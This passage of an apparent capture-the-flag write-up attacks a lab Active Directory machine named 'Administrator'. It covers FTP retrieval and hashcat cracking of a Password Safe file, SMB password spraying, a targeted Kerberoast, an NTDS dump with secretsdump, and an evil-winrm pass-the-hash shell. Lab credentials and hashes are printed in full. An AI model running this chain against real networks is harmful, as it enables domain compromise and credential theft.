
We see that warning. It is downloading the file in ASCII mode.

We can also switch ftp to binary mode and try to download.




```
└─$ ftp 10.129.28.19
Connected to 10.129.28.19.
220 Microsoft FTP Service
Name (10.129.28.19:kali): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||63586|)
150 Opening ASCII mode data connection.
10-05-24  09:13AM                  952 Backup.psafe3
226 Transfer complete.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||63588|)
125 Data connection already open; Transfer starting.
100% |*************************************************************************|   952
226 Transfer complete.
WARNING! 3 bare linefeeds received in ASCII mode.
File may not have transferred correctly.
952 bytes received in 00:00 (21.20 KiB/s)
```

Change to binary mode and download. No more warning. (it does not matter whether you switch to binary or not in this case, we get the same file).



```
ftp> bin
200 Type set to I.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||63619|)
150 Opening BINARY mode data connection.
100% |***********************************************************************|   952
226 Transfer complete.
952 bytes received in 00:00 (26.88 KiB/s)
```


hashcat Backup.psafe3 /opt/rockyou.txt -m 5200
-m 5200 = mode for Password Safe v3



```
Backup.psafe3:tekieromucho
```

Backup.psafe3:tekieromucho

apt install passwordsafe
pwsafe Backup.psafe3
#Enter password




🟩 Alexander Smith [alexander]
🟩 Emily Rodriguez [emily]
🟩 Emma Johnson [emma]

Make user.txt list.

alexandar
emily
emma


UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
UXLCI5iETUsIBoFVTj8yQFKoHjXmb
WwANQWnmJnGV07WQN8bMS7FMAbjNur

Right click and copy password.
Make pass.txt list.



Password Safe - Backup.psafe3
File
Edit
View
Manage
Help
New
Open
Clo
Alexander Sm
Emily Rodrigu
Emma Johnsc
Copy Username to Clipboard
Copy Password to Clipboard
Display subset of Password
Display Password as QR code
Copy Auth Code to Clipboard
Display Auth Code
Perform Auto Type
Edit Entry...
Duplicate Entry

nxc smb 10.129.28.19 -u user.txt -p pass.txt --no-bruteforce --continue-on-success




```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ nxc smb 10.129.28.19 -u user.txt -p pass.txt --no-bruteforce --continue-on-success
SMB         10.129.28.19    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administr
ator.htb) (signing:True) (SMBv1:False)
SMB         10.129.28.19    445    DC               [-] administrator.htb\alexandar:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STAT
US_LOGON_FAILURE
SMB         10.129.28.19    445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
SMB         10.129.28.19    445    DC               [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LO
GON_FAILURE
```

emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb

Emily has

-generic write access to Ethan.
-member of remote management group meaning she has remote access.



EMILY@ADMINISTRATOR.HTB

Trusted For Constrained Delegation: FALSE

+ Sessions 0

− Member Of 3

REMOTE MANAGEMENT USERS@ADMINIS...
DOMAIN USERS@ADMINISTRATOR.HTB
USERS@ADMINISTRATOR.HTB

+ Local Admin Privileges 0


+ Execution Privileges 0

− Outbound Object Control 1

ETHAN@ADMINISTRATOR.HTB

+ Inbound Object Control 7

Ethan has these access to domain.



ETHAN@ADMINISTRATOR.HTB

SAM Account Name: ethan
Trusted For Constrained Delegation: FALSE

+ Sessions 0

− Member Of 2

USERS@ADMINISTRATOR.HTB
DOMAIN USERS@ADMINISTRATOR.HTB

+ Local Admin Privileges 0


+ Execution Privileges 0

− Outbound Object Control 1

ADMINISTRATOR.HTB

+ Inbound Object Control 8

Follow these instructions.



GenericWrite

Linux Abuse

Targeted Kerberoast

A targeted kerberoast attack can be performed using targetedKerberoast.py.

```
targetedKerberoast.py -v -d 'domain.local' -u '
controlledUser' -p 'ItsPassword'
```

The tool will automatically attempt a targetedKerberoast attack, either on all users or against a specific one if specified in the command line, and then obtain a crackable hash. The cleanup is done automatically as well.

The recovered hash can be cracked offline using the tool of your choice.

Shadow Credentials attack

To abuse this permission, use pyWhisker.


```
pywhisker.py -d "domain.local" -u "controlledAc
count" -p "somepassword" --target "targetAccoun
t" --action "add"
```

For other optional parameters, view the pyWhisker documentation.

targetedKerberoast.py -v -d 'domain.local' -u 'controlledUser' -p 'ItsPassword'
It can add SPN for ethan.
https://github.com/ShutdownRepo/targetedKerberoast

targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
sudo ntpdate administrator.htb   #if error, Clock skew too great.

Crack the hash.



```
┌──(kali㉿kali)-[~/Desktop/htb/administrator/targetedKerberoast]
└─$ python3 targetedKerberoast.py -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$f8a85351e185767d2ec242aa8658a302$239ac5c5dd52d33f11a4e00c
cf76f7bfe1e39959a1efc756d6881459da7f7bc937530e8e8d84d124399e958c9347a9569897f76a8e94f5031cfe1ccb3dd7edcaebe01d2ccfc25a3
483090d3be4160c3225f97af41438d20000c2df87613a5fd3f55c076d47065c04c1f0f44effb587d8f8e2ff97d734c0be580bd8789bd394d014ed32
897167eeb67df45e99edf5b17685fc90bfa9b57d11753ea80621feeba975649a519da5d45469fc6fc47841576799fee767f51ff7254a570ca5dee73
7958fb34e523b540ca283c2f2f67bc6613364aab4c1d231f719e92b3e3596e1e5a3b1b859e92e66cde13634dde68206115552d73e4c476c57f90e6b
d474b17e6d504eac8c60d2fbade5abe24df8042ccb1ba609924659d612ac64d196892181e0e5015626e8d71046bce5857078603dbda82618e05444e
```

hashcat hash_ethan.txt /opt/rockyou.txt
ethan:limpbizkit

impacket-secretsdump administrator/ethan@10.129.28.19

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7:::
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199:::
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:de3afc157b17c25bf056296233cf23629c06aa2f19d414afbe0afe3da7d59835
administrator.htb\michael:aes128-cts-hmac-sha1-96:038498213933ca1f3d43b4d7f6b0a572
administrator.htb\michael:des-cbc-md5:07bf8f89c229c219
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:2637672c482a809acc272bd48bcf2a6e7fa62a87a55b9be190f8c6474e3bfedc
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:0d595f16115dd42b7bb408b36109fc59
administrator.htb\benjamin:des-cbc-md5:107508df3b02e389
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
```

```
impacket-secretsdump -user-status -history -pwd-last-set administrator/ethan@10.129.28.19
```

-user-status: Show enabled/disabled/locked status of user accounts.


-history: Dump password history hashes (if accessible).

-pwd-last-set: Show last password set time for each user.

```
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e::: (pwdLastSet=2024-10-22 14:59) (status=Enabled)
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::: (pwdLastSet=never) (status=Disabled)
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6::: (pwdLastSet=2024-10-04 15:53) (status=Disabled)
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7::: (pwdLastSet=2024-10-05 21:22) (status=Enabled)
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c::: (pwdLastSet=2025-06-09 03:29) (status=Enabled)
administrator.htb\michael_history0:1109:aad3b435b51404eeaad3b435b51404ee:8864a202387fccd97844b924072e1467:::
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c::: (pwdLastSet=2025-06-09 03:31) (status=Enabled)
administrator.htb\benjamin_history0:1110:aad3b435b51404eeaad3b435b51404ee:95687598bfb05cd32eaa2831e0ae6850:::
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31::: (pwdLastSet=2024-10-30 19:40) (status=Enabled)
administrator.htb\emily_history0:1112:aad3b435b51404eeaad3b435b51404ee:a576f8e498280b418e55241d93920930:::
administrator.htb\emily_history1:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31:::
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884::: (pwdLastSet=2024-10-12 16:52) (status=Enabled)
administrator.htb\ethan_history0:1113:aad3b435b51404eeaad3b435b51404ee:4e599d7b7455e851d5e8442eeeecbb4c:::
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cdc9e5f3b0631aa3600e0bfec00a0199::: (pwdLastSet=2024-10-30 20:18) (status=Disabled)
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9::: (pwdLastSet=2024-10-30 20:18) (status=Disabled)
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3::: (pwdLastSet=2024-10-04 15:54) (status=Enabled)
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:9d453509ca9b7bec02ea8c2161d2d340fd94bf30cc7e52cb94853a04e9e69664
Administrator:aes128-cts-hmac-sha1-96:08b0633a8dd5f1d6cbea29014caea5a2
Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:de3afc157b17c25bf056296233cf23629c06aa2f19d414afbe0afe3da7d59835
administrator.htb\michael:aes128-cts-hmac-sha1-96:038498213933ca1f3d43b4d7f6b0a572
administrator.htb\michael:des-cbc-md5:07bf8f89c229c219
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:2637672c482a809acc272bd48bcf2a6e7fa62a87a55b9be190f8c6474e3bfedc
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:0d595f16115dd42b7bb408b36109fc59
administrator.htb\benjamin:des-cbc-md5:107508df3b02e389
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
```

```
evil-winrm -i administrator.htb -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e
```

We are root!



```
┌──(kali㉿kali)-[~/Desktop/htb/administrator]
└─$ evil-winrm -i administrator.htb -u administrator -H 3dc553ce4b9fd20bd016e098d2d2fd2e

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_dete
le Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remo

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
administrator\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
eb4bb37f6703d79062187461296b9738
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```